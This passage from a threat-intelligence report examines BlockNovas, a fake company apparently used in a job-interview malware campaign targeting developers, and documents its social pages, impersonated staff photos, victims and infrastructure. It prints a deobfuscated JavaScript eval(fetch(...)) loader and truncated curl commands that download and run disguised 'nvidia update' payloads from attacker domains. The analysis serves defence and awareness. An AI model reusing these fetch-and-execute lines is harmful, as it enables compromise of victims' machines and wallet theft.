
- Facebook facebook[.]com/blocknovas/ – page created on October 3, 2024



The "Blocknovas" Facebook "About" profile page

The BlockNovas Facebook page posted a link to the same job posting page that was promoted on Twitter – hosted on **blocknovas**.zohorecruit[.]com on the same day, November 1, 2024.


The Facebook page also featured the same address, “2001 Augusta Rd, Warrenville, SC 29851,” that was displayed in the footer of the BlockNovas website.



BlockNovas’ Facebook page featured the same address as the BlockNovas’ website

BlockNovas Website Claims Raise Significant Questions

When viewing the “About Us” page of blocknovas[.]com via the Wayback Machine, the group claimed to have been operating for “12+ years,” – which is 11 years longer than the business has been registered:




The BlockNovas "About Us" page found on the Wayback Machine

They also claimed to have 20+ team members and 53+ completed projects.

The "About" page features "Our Team" photos with staff names, with at least one photo impersonating a real person and likely others doing the same:

- Jaime John – Human Resource (Confirmed Impersonating "Alejandro Borgonovo" from RAMP, Image Source, Direct Image Link)
- Imogen Jonson – Business Manager (Appears to be impersonating "Ally Kendall" from "Culture Amp" Source)
- Jim Allen – PM (Unclear impersonation)
- Aleksandr Karelin – CTO (Unclear impersonation)




hxxps://web.archive.org/web/20250404212159/hxxps://www.blocknovas.com/about-us

The BlockNovas Portfolio page (Wayback Machine) links to 20 companies they claimed to have worked with, including:


1. Poloniex – poloniex[.]com
2. Phemex – phemex[.]com
3. LAtoken – latoken[.]com
4. Marqeta – marqeta[.]com
5. Oasis Pro Markets – oasispromarkets[.]com
6. Hive – hive[.]com
7. Godex – godex[.]io
8. NobleBlocks – nobleblocks[.]com
9. Future Exchange – futureexchange[.]io
10. Flip[.]gg – flip[.]gg
11. BitValve – bitvalve[.]com
12. Arabian Camels – arabiancamels[.]io
13. The Keepers Insurance – nftkeepers[.]io
14. Kaisa – kaisa[.]io
15. Smartwhales – smartwhales[.]ai
16. Crypto Hunter – hunt-crypto[.]com
17. Olive & Chain – oliveandchain[.]com
18. Henry K. Diamonds – henrykdiamonds[.]com
19. Your Bijoux Box – yourbijouxbox[.]com
20. All Purpose Creams – allpurposecreams[.]com

The blocknovas[.]com footer included links to their social channels and a banner that alluded to their work with Ikea, Vodafone, BlockFi, and “Nia” (an exercise brand from Oregon).



Example of the BlockNovas page with social links and footer

External marketing pages from job placement services like “Welcome to the Jungle,” which promotes BlockNovas, also claimed they worked with Ikea and Vodafone:



Blocknovas’ profile on the “Welcome to the Jungle” job portal

Tracking Victims of the BlockNovas BeaverTail Malware Campaign

Silent Push Analysts took our initial leads into the BlockNovas campaign and were able to identify two developers targeted by the campaign; one of them allegedly had their MetaMask wallet compromised.

The first public victim, “topninja,” posted on September 18, 2024, on dev[.]to, detailed how a job offer turned into a wallet compromise:

“I wanted to share how my MetaMask wallet was hacked yesterday as a cautionary tale.

I received a new project through Freelancer.com. The client had a 'payment verified' badge, so I assumed they were legitimate. The project involved web3 backend development, which I was confident I could handle.

After accepting the contract, the client invited me to their GitLab project and asked me to run their backend code. Soon after running it, I realized that my MetaMask wallet had been compromised. Fortunately, I didn't lose much money, but I want to warn everyone to be cautious when running new code on your machine.

After analyzing the code, I discovered that it downloads and executes a script file. I've attached the code here."

Topninja shared the malicious code, which included a request to the known BeaverTail distributing domain lianxinxiao[.].com:

Original code

```
eval(decodeURIComponent('%66%65%74%63%68%28%65%76%61%6c%28%64%65%63%6f%64%65%55%
```

After checking this code, I can get the below code

```
eval(
    fetch(
        eval(
            decodeURIComponent('http://lianxinxiao.com:5000/tokenizer')
            )
        )
    .then(l6irv=>l6irv.text())
    .then(z1olw=>{eval(z1olw)})
)
```

hxxps://dev[.]to/topninja/i-hacked-web3-wallet-15e4

Another developer named Junaid Khan was targeted in this same campaign, and shared details just days later on LinkedIn on September 23, 2024

Khan was asked to perform a contractor skill assessment by accessing code on a BlockNovas subdomain (gitlab[.]blocknovas[.]com) posted by a BlockNovas employee named "Ramon Mckenzie" (the same name seen on BlockNovas business registration documents). Khan quickly identified the code as malicious.

He described additional details about the lure:

I received a job invitation from a client asking me to make some "minor changes" to an existing project as part of a test assessment. They provided me with a repository link: hxxps://gitlab.blocknovas[.]com/super/nyx1.2upgrade-test-public

On the surface, everything seemed legit. The changes they requested appeared to be minor tweaks to the JavaScript code. However, once I ran the provided code, I quickly realized something far more dangerous was

happening under the hood.


The Issue:

The code includes an eval() function vulnerability in JavaScript. For those unfamiliar, eval() can execute arbitrary code within the running program, making it extremely dangerous when used without proper sanitation. This specific instance allows the client to run arbitrary and potentially malicious code on your system without your knowledge or consent.

Junaid Khan • 3rd+
Node.js || Golang || BlockChain || javascript
5mo •

+ Follow ···


🚨 SCAM ALERT: Upwork Client Request Leads to Security Vulnerability 🚨
Freelancers, I want to share an experience with a potential scam I recently encountered on Upwork. I hope it helps others avoid a similar trap.
What Happened:
I received a job invitation from a client asking me to make some "minor changes" to an existing project as part of a test assessment. They provided me with a repository link: https://lnkd.in/dChWTa3Q.
On the surface, everything seemed legit. The changes they requested appeared to be minor tweaks to the JavaScript code. However, once I ran the provided code, I quickly realized something far more dangerous was happening under the hood.
The Issue:
The code includes an eval() function vulnerability in JavaScript. For those unfamiliar, eval() can execute arbitrary code within the running program, making it extremely dangerous when used without proper sanitation. This specific instance allows the client to run arbitrary and potentially malicious code on your system without your knowledge or consent.
Why It's Dangerous:
Running arbitrary code: This means they can execute any command on your machine, which opens the door to serious risks like:
Stealing personal information
Corrupting or damaging your system
Gaining unauthorized access to sensitive accounts or data
Possible legal consequences: In certain cases, running such malicious code can expose freelancers to legal liabilities if it causes harm to third parties.
How to Protect Yourself:
Always review the code thoroughly before running any client-provided scripts, especially when it comes to test assignments.
Avoid running unknown code locally, particularly when it involves functions like eval() in JavaScript or similarly dangerous methods in other languages.
Report suspicious activity to Upwork immediately. If something feels off, it's better to be safe than sorry.
Use a sandbox environment or virtual machine to test client code to prevent direct damage to your local system.
Warning Signs to Look Out For:
Requests to make "minor changes" as part of a test.
The client pressures you to run code quickly without a thorough inspection.
Links to private repositories or external sites that don't provide enough information upfront.
This scam could easily target unsuspecting freelancers eager to win a new job, especially with the promise of quick and easy work. Please be careful when handling any requests that involve running code locally.
Stay vigilant, stay safe! 👾 **Fiverr and Upwork Freelancers (Buyers and Sellers)Upwork**



Junaid Khan warning for Ramon Mckenzie – BlockNovas lure

Silent Push Threat Analysts were able to access the GitLab account that was spreading the malicious code shared from Junaid Khan's LinkedIn post.


The "Ramon Mckenzie" (atypical spelling for "McKenzie") persona can be seen on the account:



Malicious repository previously hosted on gitlab.blocknovas[.]com/rmadmin/ncipher1.2upgrade-backend

Gitlab.Blocknovas[.]com Hosting JS File Referencing the Golang Backdoor Frostyferret

April 2025: The root of gitlab.blocknovas[.]com was still hosted in a JavaScript file that contained all the details in the fake interview flow and included the C2 domain, which deployed malware (also seen on other fake interview domains used in this campaign).



view-source:hxxps://gitlab.blocknovas[.]com/

Within the JS file, strings could be found that clearly referenced the fake interview campaign:

- “Join Blocknovas”
- “In the next step, you will be asked to create a short video introduction of yourself, so please be prepared to share a little about your background and why you’re interested in this role. Make sure you’re in a quiet environment and ready to focus.”
- “We will review your application carefully. Take a break and have a coffee, We’ll get in touch with you soon to let you know the status.”
- “In-depth discussion about your experience and skills. The goal of this interview is for us to get to know you, your background, and experience better, and for you to ask any questions you may have.”

And a series of strings asked about English proficiency:

- “I can interact in a simple way, if the other person talks slowly and is able to cooperate.”
- “I can explain my decisions and understand most instructions, in both text and speech. I occasionally need things to be repeated so I can understand.”
- “I understand and use complex speech and text, including technical topics in my field. I can speak spontaneously, without causing strain for myself or others.”
- “I can easily understand almost everything I hear or read, and speak confidently using finer shades of meaning in complex situations.”

Then the malicious shell commands to connect to their C2 hosted on “easydriver[.]cloud” were included for Windows, Mac, and Linux:

```
return `curl -k -o /var/tmp/nvidia_update.sh hxxps://easydriver[.]cloud/nvidia-nx.update/${l} && chmod +x /var/
```

```
return `curl -k -o /var/tmp/nvidia_mac.sh hxxps://easydriver[.]cloud/nvidia-mac.update/${l} && chmod +x /var/tr
```

```
return `curl -k -o "%TEMP%\\nvidiaupdate.zip" hxxps://easydriver[.]cloud/nvidia-rc.update/${l} && powershell -(
```

```
return `curl -k -o "%TEMP%\\nvidiaupdate.zip" hxxps://easydriver[.]cloud/nvidia-rc.update/${l} && powershell -(
```


Similar text strings found within the JavaScript on gitlab.blocknova[.]com were also detected on a live BeaverTail fake interview domain.

Misconfiguration Reveals a New Domain: apply-blocknovas[.]site

On March 5, 2025, Silent Push analysts connected to the gitlab.blocknovas[.]com domain and received an SSL error, which referenced an entirely new domain referencing the BlockNovas brand:

- apply-blocknovas[.]site

The domain apply-blocknovas[.]site also pointed to the earlier mentioned IP address: 86.104.74[.]169.




Screenshot of an SSL error on gitlab.blocknovas[.]com referencing the domain "apply-blocknovas[.]site"

Investigating the Fake Interview Job Flow on "apply-blocknovas[.]site"

After our threat analysts found the SSL error on gitlab.blocknovas[.]com referencing the above domain, the shared brand name in the domain and SSL certificate indicated this was new infrastructure from the same threat actor.

